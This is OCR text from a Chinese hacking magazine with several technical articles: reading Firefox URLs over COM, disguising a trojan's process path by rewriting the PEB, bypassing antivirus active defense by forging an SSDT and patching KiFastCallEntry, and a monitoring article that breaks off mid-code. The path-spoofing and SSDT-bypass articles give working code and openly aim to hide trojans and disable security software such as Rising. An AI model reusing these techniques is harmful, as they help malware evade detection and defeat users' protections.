
好在火狐给我们提供了 COM 接口，让我可以访问用户当前网页的 URL。我们只需要使用它给定的 API 便可以达到自己的目的。

需要额外提醒的是，火狐是以提供接口定义语言文件 IDL 来让我们在编程中使用接口的，一共三个，用 MIDL 命令分别带三个文件路径编译，生成.h 和.c 文件，然后调用 API 即可。

```
ISimpleDOMDocument* GetGeckoDocInterface(HWND hWnd)
{
    IAccessible* spAccessible=NULL;
    IServiceProvider *pServiceProvider=NULL;
    ISimpleDOMNode* spDOMNode=NULL;
    static ISimpleDOMDocument* spDoc=NULL;
    HRESULT hResult;
    if (S_OK==AccessibleObjectFromWindow(hWnd,
        OBJID_CLIENT,
        IID_IAccessible,
        (void**)&spAccessible))
    {
  hResult=spAccessible->QueryInterface(IID_IServiceProvider,(void
**)&pServiceProvider);
  if (SUCCEEDED(hResult))
          hResult
=pServiceProvider->QueryInterface(IID_ISimpleDOMNode,(void**)
&spDoc);
  if (SUCCEEDED(hResult))
        {
  hResult=spDoc->QueryInterface(IID_ISimpleDOMDocument,(voi
d**)&spDoc);
            if (SUCCEEDED(hResult))
                return spDoc;
        }
    }
    return NULL;
}
////////子窗体过程函数
BOOL CALLBACK EnumChildProc(HWND hWnd,LPARAM
lParam)
{
    USES_CONVERSION;
    wchar_t buf[100];
    GetClassName(hWnd,(LPWSTR)&buf,200);
    BSTR tittle,url;
    if (!wcscmp(buf,L"MozillaContentWindowClass"))
    {
        ISimpleDOMDocument*
spDoc=GetGeckoDocInterface(hWnd);
        if (spDoc)
        {
            // 成功获得 ISimpleDOMDocument 指针
            BSTR url;
            spDoc->get_URL(&url);            //获取网址
            wprintf(L"%s\n",url);
        }
        return true;
    }
    return false;
}
///////第一次枚举窗口回调
BOOL CALLBACK EnumFireFoxWindowsProc(HWND
hwnd,LPARAM lParam)
{
    wchar_t buf[100];
    GetClassName(hwnd,(LPWSTR)&buf,200); // 获得窗体类型
    if (!wcscmp(buf,L"MozillaUIWindowClass"))
        EnumChildWindows(hwnd,EnumChildProc,NULL);
                                        //再枚举子窗口
    return true;
}
void getfirefox()
{
    CoInitialize(NULL);                 // 初始化
    EnumWindows(EnumFireFoxWindowsProc,0);
}
```

看起来似乎代码更为复杂，不过值得我们高兴的是，截止程序编写完成，测试通过了所有火狐浏览器版本。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）



前置知识：VC
关键字：进程路径、EPROCESS

简单方法伪装进程路径

文/图 Naylon

前两天不小心运行了个木马，于是进程里多出了个“svchost.exe”，路径是“C:\WINDOWS\svchost.exe”，很明显是假的，一眼便看出来了，结束进程、删除文件，搞定。

事后我就想，现在主动防御这么严格，不用驱动想要废掉杀毒软件比较困难，那么木马岂不是无处逢生了？未必，既然不能破坏杀毒软件，那么我们可以对自己进行伪装，欺骗用户，把自己变成合法公民。

前面所讲的那个例子只是最低级的，稍微有点经验的用户一眼就能看出来，那么，怎么样能以假乱真呢？我们知道，修改 EPROCESS 结构可以实现进程保护、进程隐藏，这也就是传说中的 DKOM，但是想修改内核数据就必须要驱动（其他特殊方法现在基本都已经无效）。其实不必修改内核数据，每个进程还有一个 PEB 结构，保存在进程的地址空间里，这里面也有很多地方可以做手脚，而且这个结构在每个系统下都是一样的，所以不存在兼容问题。先来看一下这个结构的主要成员（省略了大部分没用的成员）。

```
typedef struct _PEB                // 65 elements, 0x210 bytes (sizeof)
        {
    /*0x000*/     UINT8        InheritedAddressSpace;
    /*0x001*/     UINT8        ReadImageFileExecOptions;
    /*0x002*/     UINT8        BeingDebugged;
    /*0x003*/     UINT8        SpareBool;
    /*0x004*/     VOID*        Mutant;
    /*0x008*/     VOID*        ImageBaseAddress;
    /*0x00C*/     struct _PEB_LDR_DATA* Ldr;
    /*0x010*/     struct _RTL_USER_PROCESS_PARAMETERS*
ProcessParameters;
    /*0x014*/     VOID*        SubSystemData;
    /*0x018*/     VOID*        ProcessHeap;
    ……
    /*0x20C*/     UINT8        _PADDING1_[0x4];
        }PEB, *PPEB;
```

可以看出，PEB+0x10 位置是一个 32 位指针，指向一个 _RTL_USER_PROCESS_PARAMETERS 结构，下面再来看看这个结构（省略了大部分没用的成员）。

```
        typedef struct _RTL_USER_PROCESS_PARAMETERS
// 28 elements, 0x290 bytes (sizeof)
        {
    /*0x000*/     ULONG32      MaximumLength;
    /*0x004*/     ULONG32      Length;
    /*0x008*/     ULONG32      Flags;
    ……
    /*0x038*/     struct _UNICODE_STRING ImagePathName;
// 3 elements, 0x8 bytes (sizeof)
    /*0x040*/     struct _UNICODE_STRING CommandLine;
// 3 elements, 0x8 bytes (sizeof)
    /*0x048*/     VOID*        Environment;
    ……
    /*0x090*/     struct _RTL_DRIVE_LETTER_CURDIR
CurrentDirectores[32];
        }RTL_USER_PROCESS_PARAMETERS,
*PRTL_USER_PROCESS_PARAMETERS;
```

显然，_RTL_USER_PROCESS_PARAMETERS+0x38 处是一个 _UNICODE_STRING 结构，_UNICODE_STRING>Buffer 保存着进程可执行文件路径的指针，如果把这个路径替换成“C:\WINDOWS\system32\svchost.exe”呢？那么岂不是伪装了进程路径？下面我们就写代码来尝试一下。

```
    /*  函数：FxReplaceProcessPath
        功能：伪装进程路径
        参数：1-目标进程句柄
              2-假路径的字符串（UNICODE）
        返回值：TRUE-成功
                FALSE-失败*/
    BOOL FxReplaceProcessPath(HANDLE hProcess, TCHAR
*szNewPath)
    {
        // 获取 NTDLL.DLL 的基址
        HMODULE hModule =
GetModuleHandle(TEXT("NTDLL.DLL"));
        if (hModule == NULL) return FALSE;

        // 获取 ZwQueryInformationProcess 函数的指针
        PZWQUERYINFORMATIONPROCESS
pZwQueryInformationProcess =

        (PZWQUERYINFORMATIONPROCESS)GetProcAddress(h
Module, "ZwQueryInformationProcess");
    // 查询进程基本信息（包含 PEB 地址）
        PROCESS_BASIC_INFORMATION pbi = {NULL};
        if(pZwQueryInformationProcess(hProcess, 0, (LPVOID)&pbi,
sizeof(pbi), NULL) < 0)
            return FALSE;

        // 获取 PEB+0X10 处的
_RTL_USER_PROCESS_PARAMETERS 结构指针
        ULONG lpRUPP = NULL;
        ReadProcessMemory(hProcess,
(LPVOID)(pbi.PebBaseAddress + 0x10), &lpRUPP, 4, NULL);

        // 修改进程路径
        ULONG lpOldPath = NULL;
        ReadProcessMemory(hProcess, (LPVOID)(lpRUPP + 0x3C),
&lpOldPath, 4, NULL);
        WriteProcessMemory(hProcess, (LPVOID)lpOldPath,
szNewPath, MAX_PATH, NULL);
```

```
        // 修改命令行为空
        ULONG lpOldCommand = NULL;
        ReadProcessMemory(hProcess, (LPVOID)(lpRUPP + 0x44),
&lpOldCommand, 4, NULL);
        WriteProcessMemory(hProcess, (LPVOID)lpOldCommand,
TEXT(""), MAX_PATH, NULL);

        return TRUE;
    }
```

在 main 里执行一下 FxReplaceProcessPath(GetCurrentProcess(), TEXT("C:\\WINDOWS\\system32\\svchost.exe"));，打开任务管理器，可以看到，进程的路径变成了"C:\WINDOWS\system32\svchost.exe"，但是进程名却不是"svchost.exe"，如图 1 所示。

emule.exe	1784	"D:\Program Files\easyM...	D:\Program Files\easyMule\eMule
Explorer.EXE	1608	C:\WINDOWS\Explorer.EXE	C:\WINDOWS\Explorer.EXE
[illegible]			
hqtray.exe	320	"C:\Program Files\VMwar...	C:\Program Files\VMware\VMware
KGDaemon.exe	2920	"D:\Program Files\KuGou...	D:\Program Files\KuGou\KuGou2011

图 1

写木马时，我们只要把进程名改为"svchost.exe"，放到任意路径下，执行上述代码，即可达到隐蔽的效果。而且这个方法很稳定，因为是对自身的操作，所以一般不会被杀毒软件拦截。

（编辑提醒：本文涉及的代码可以到黑客官方网站下载）

前置知识：驱动、汇编
关键字：SSDT、主动防御



构造自己的"SSDT"绕过主动防御

文/图 liuke_blue

SSDT 想必大家都已经很熟悉，它就是 Windows 系统服务描述符表，这是将 Ring3 下的系统 API 函数和 Ring0 系统 API 函数相互联系起来的一条重要通道。不管是杀毒软件的主动防御还是病毒木马所用到的 Rootkit 技术都对 SSDT 进行争夺来达到相应目的。病毒木马常见的方法是直接在内核层恢复 SSDT 来绕过或者结束安全软件的主动防御。但是这种方法我们可以通过一些 Anti-Rootkit 工具来发现，有没有一种方法既不恢复 SSDT 同时又让安全软件的主动防御成为"睁眼瞎"呢？答案是有的，下面我就给大家介绍说明。绕过 SSDT 有两种方法：

一、我们知道在 Ring3 调用 ntdll.dll 的 Zw 系列函数最终会转到 Ring0 与之对应的 Zw 系列函数，下面是对 ntdll.dll!ZwWriteFile 的反汇编，如图 1 所示。

地址	十六进制	反汇编
[illegible]	B8 12010000	mov eax,112
7C92DF83	BA 0003FE7F	mov edx,7FFE0300
7C92DF88	FF12	call dword ptr ds:[edx]
7C92DF8A	C2 2400	retn 24
7C92DF8D	90	nop

图 1

EAX 传入的参数是服务序号，Call ds:[0x7FFE0300]其实是调用 ntdll!KiFastSystemCall，通过调用 systenter，从 Ring3 进入 Ring0，这里如果是 Windows 2000 的系统则采取 int 2E 指令来进入 Ring0。这里我们可以假设从 SSDT 的序号 2000 位置进行扩展 SSDT.Count（函数总个数）表项，当然是因为现有的 SSDT 表中系统服务最大序号是不会超过 2000 的，我们再通过重定位表获取原始 SSDT 的表，从 0 开始的位置将所有的地址复制到扩展后 SSDT 表 2000 序号开始的位置。现在如果将[EAX]+2000，这样等于选取我们在 SSDT 表中 2000 对应的序号，也就是保存原始的系统函数调用地址，这样就绕过原来被 Hook 过的 SSDT。

二、这种方法其实跟上面介绍的差不多，只是更简单一些，本文也是采取这种方法。我们可以在内核空间伪造一张 SSDT 表，然后想办法让系统流程改变而跳到我们构造的 SSDT 中，从而绕过原来被 Hook 过的 SSDT。下面我就给大家详细介绍这种方法。

我认为要绕过原有的 SSDT，只需要解决两个技术难点。一是获取原始的 SSDT 表，这个有几种方法：通过文件偏移来获取获得内存中的 KeServiceDescriptorTable 位置；我们采取通过 PE 文件重定位表的原理，基于 KeServiceDesciptorTable 在 KiInitSystem 函数中被初始化的指令获取 KiServiceTable 的 RVA，下面是通过 IDA 对 ntoskrnl.exe 反汇编 KiInitSystem，如图 2 所示，显而易见在代码段 005FF37E4 处我们可以得到 KiServiceTable 的 RVA，有兴趣的黑防读者还可以结合 Windows 源代码对应反汇编代码结合分析，来提高理解。

```
INIT:005EF2CA        mov     ds:stru_48B460.Count, 1
INIT:005EF2D4        mov     ds:stru_48B460.Owner, esi
INIT:005EF2DA        mov     ds:stru_48B460.Contention, esi
INIT:005EF2E0        mov     byte ptr ds:stru_48B460.Event.Header.anonymous_0, 1
INIT:005EF2E7        mov     byte ptr ds:stru_48B460.Event.Header.anonymous_0+2, 4
INIT:005EF2EE        mov     ds:stru_48B460.Event.Header.SignalState, esi
INIT:005EF2F4        mov     ds:KeServiceDescriptorTable, offset off_40D8B0
INIT:005EF2FE        mov     ds:dword_48B524, esi
```

图 2

第二个技术难点是如何才能使系统流程改变至跳转到我们上面构造好的 SSDT。在 Ring0 级调用流程如下：Zw 系列函数→KiSystemService 函数，这个函数是中断向量 2e 的处理函数，CPU 执行 int 2e 指令，就会进入 Ring0 里的这个函数。该函数进行一些处理会转去调用 KiFastCallEntry 函数。这些函数主要执行部分在 ReactOS 的原型如下：

```
    _KiSystemService:
        /* Enter the shared system call prolog */
```

```
        SYSCALL_PROLOG kss_a, kss_t
        /* Jump to the actual handler */
        jmp SharedCode
    .endfunc
    .func KiFastCallEntry
    TRAP_FIXUPS FastCallDrSave, FastCallDrReturn, DoNotFixupV86,
DoNotFixupAbios
    _KiFastCallEntry:
        /* Enter the fast system call prolog */
        FASTCALL_PROLOG FastCallDrSave, FastCallDrReturn
    SharedCode:
        /*
        * Find out which table offset to use. Converts 0x1124 into 0x10.
        * The offset is related to the Table Index as such: Offset =
TableIndex x 10
        */
        mov edi, eax
        shr edi, SERVICE_TABLE_SHIFT
            // define SERVICE_ TABLE_SHIFT 8
        and edi, SERVICE_TABLE_MASK
            // define SERVICE_ TABLE_MASK    0x30
        mov ecx, edi   //Ecx=0x00 || 0x10,0x00->SSDT,0x10-> Shadow
SSDT
        /*如果是 user32.dii 或者 gdi32.dll 调用时，KTHREAD.
ServiceTable 指向 KeServiceDescriptorTableShadow；如果是 ntdll.dll 调
            用时，KTHREAD.ServiceTable 指向 KeServiceDescriptorTable
    */
    add edi, [esi+KTHREAD_SERVICE_TABLE] //define KTHREAD_
SERVICE_TABLE 0x0E
        //得到真正的系统调用序号(ssdt ||shadow ssdt)，进行比较，
        //检查是否越界
        mov ebx, eax
        and eax, SERVICE_NUMBER_MASK   //define SERVICE_
NUMBER_MASK 0x0FFF
        cmp eax, [edi+SERVICE_DESCRIPTOR_LIMIT]

    jnb KiBBTUnexpectedRange

    // SERVICE_TABLE_TEST=0x10,比较是否跳至SSDT||SHADOW
    //SSDT
    cmp ecx, SERVICE_TABLE_TEST
    jnz NotWin32K

    //得到当前的线程环境块
    mov ecx, PCR[KPCR_TEB]
    //在内核空间中分配变量列表空间
    mov esi, edx

    //define SERVICE_DESCRIPTOR_NUMBER 0x0C
    mov ebx, [edi+SERVICE_DESCRIPTOR_NUMBER]
    xor ecx, ecx
    mov cl, [eax+ebx]
    //EDI 指向具体的系统调用表
    mov edi, [edi+SERVICE_DESCRIPTOR_BASE]
    //SSDT 表中某函数的真实地址
     mov ebx, [edi+eax*4]
    //分配堆栈空间
     sub esp, ecx
    //设置目的地址空间尺寸
    shr ecx, 2
    mov edi, esp
    cmp esi, _MmUserProbeAddress
    jnb AccessViolation
    //将参数复制到内核的空间
    rep movsd
    //系统函数的调用，其实真正调用的是内核 NT 系列函数
    call ebx
    //调用完函数后，系统进行收尾工作：保证 IRQL 不增高；释放
    //内核堆栈结构
```

上面的代码黑防的读者如果有兴趣深挖的话，可以去查阅《Windows 内核情景分析》一书。从上面给出的分析，我们可以知道要想改变流程，可使系统流程跳转到我所构造的“SSDT”。

可以被 Hook 的位置就是图 3 中被我重点标出来的地方。




图 3

如果你用本文的方法绕过 SSDT，你应该将：mov edi，dword ptr [edi]中 edi 所指向的位置改为你所伪造的 SSDT 位置；如果你要采取前面所提到通过扩展 SSDT 表的方法绕过 SSDT，你可以将：mov ebx，dword ptr [edi+eax*4]改为[edi+(eax+2000)*4]，偏移到你所扩展的保存着原来 SSDT 地址的位置。自己写的 Kifastcallentry 函数核心代码如下：

```
    __asm{
                pushad
                pushfd
                 mov eax,nowSSDT
        /*eax=KeServiceDescriptorTable->serviceTableBase,edi=KeS
erviceDescriptorTable->ServiceTableBase ||
KeServiceDescriptorTableShadow->ServiceTableBase,如果不相等，
            说明此时 edi 就是指向 KeServiceDescriptorTableShadow，由
此区别 SSDT 与 shadow SSDT*/
                cmp eax,[edi]
                jnz shadow    //判断是不是 shadow ssdt
                popfd
                popad
                mov cl,byte ptr[eax+ebx]
                mov edi,oldSSDT
                jmp [lpRet]

    shadow:
                popfd
                popad
                mov     cl,byte ptr [eax+ebx]
                mov     edi,dword ptr [edi]
                jmp [lpRet]
    }
```

说明一下上面的代码，值得注意的是你只是绕过 SSDT，所以前面判断一下该函数到底调用的是 shadow ssdt 还是 ssdt，如果是 ssdt 则用伪造的 new ssdt 地址去替换 edi，否则不改变系统流程顺序。其他的代码我就不多说了，大家可以去看我提供的源代码。我一直觉得理解原理很重要，只有理解了原理才是真正的明白。下面以最新的瑞星杀毒软件 2010 版本做测试，自己编写的 reg.exe（一个注册表启动项添加的测试程序，无其他功能，随文提供该汇编源代码和编译好的 bin）被瑞星的主动防御发现并拦截，如图 4 所示。




图 4

驱动编译测试环境：Windows XP sp3 + WDK7600。安装好驱动，用 windbg 反汇编 Kifastcallentry 函数，发现已经 patch 好，如图 5 所示。




图 5

驱动绕过 SSDT 表后，再次运行 reg.exe，瑞星杀毒软件没有任何主动拦截的动作提示，注册表启动项新建 Start 项成功。之前瑞星杀毒软件对修改注册表操作全都拦截到并保存进日志，但是现在已经失效。效果如图 6 所示，你还可以直接在任务管理器中结束瑞星进程 RsTray.exe，有兴趣的话你还可以对瑞星主动防御做其他测试。





图 6

这篇文章到这里本应该结束，但是研究的问题却远远没有结束，如果你的机器安装了 360 安全卫士，你会发现 360 安全卫士就在我们对 Kifastcallentry 函数 ptach 后的几个字节也做了 Hook，这也是我们用 Anti-Rootkit 工具看不到 360 安全卫士对 SSDT 做的 Hook，因为他将过滤规则做进了 Kifastcallentry 函数的内联钩子，而且开启一个循环线程对其 Hook 的位置进行监控，如果用 Anti-Rootkit 工具恢复挂钩的位置，他马上就会改过来，不仅 360 安全卫士，金山 2010 杀毒软件也是如此。该驱动的不足之处是如果在安装 360 的机器上，也安装我所编写的驱动，运行不久后就会蓝屏，我猜想大概是与 360 挂钩的位置有冲突，有兴趣的读者可以继续研究 360 关于 Kifastcallentry 函数的 inline Hook，我就不多说了，毕竟人家是成熟的商业软件！

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VC
关键字：Hook、ObCreateObject、进程创建



Hook ObCreateObject 实时监控进程创建

文/图腾袭

前　言

目前比较通用的拦截进程的方法有许多种，像 SSDT Hook NtCreateProcessEx、inline Hook ObReference ObjectByHandle 等方法都可以实现拒绝进程的创建，不过现在网上流传的方法与 Ring3 都不具有很好的互交性，一般都是被动的全部拒绝。现在，笔者就来谈谈一种以链表的形式储存信息来与 Ring3 互交的方式实现实时监控进程创建。鉴于像 Hook ObReferenceObjectBy Handle 等方法已经在网上被广泛运用，这里笔者介绍另一种方法来实现拦截进程创建。

原　理

我们首先来看看 Windows 进程的创建的过程，这样有助于我们选择一个适合的函数来 Hook。

首先是 CreateProcess，在非 Unicode 的环境下，Create Process 调用的是 CreateProcessA，实际上 CreateProcessA 只是把 ASCII 字符串转换成 Unicode 字符串，然后就调用 CreateProcessW。而在 Unicode 的环境下，CreateProcess 调用的直接就是 CreateProcessW。接下来，在 CreateProcessW 中经过一系列的处理后，我们可以发现他调用了 NtCreate Process，代码如下：

```
    NTSTATUS STDCALL
    NtCreateProcess(OUT PHANDLE ProcessHandle,   IN
ACCESS_MASK DesiredAccess,
            IN POBJECT_ATTRIBUTES ObjectAttributes
OPTIONAL,
            IN HANDLE ParentProcess,   IN BOOLEAN
InheritObjectTable,
            IN HANDLE SectionHandle   OPTIONAL,
            IN HANDLE DebugPort   OPTIONAL,   IN HANDLE
ExceptionPort   OPTIONAL)
    {
        KPROCESSOR_MODE PreviousMode;
        NTSTATUS Status = STATUS_SUCCESS;

        PAGED_CODE();
        PreviousMode = ExGetPreviousMode();
        if(PreviousMode != KernelMode)
        {
          _SEH_TRY     _SEH_END;
        }

        if(ParentProcess == NULL)
        {
          Status = STATUS_INVALID_PARAMETER;
        }
```

```
        else
        {
            Status = PspCreateProcess(ProcessHandle, DesiredAccess,
ObjectAttributes,
                                    ParentProcess,
InheritObjectTable, SectionHandle,
                                    DebugPort, ExceptionPort);
        }
        return Status;
    }
```

从 NtCreateProcess 的源码中我们可以发现他调用了 PspCreateProcess，不过由于这个函数是未导出函数，Hook 起来有点麻烦，所以我们接着往下看：

```
    NTSTATUS
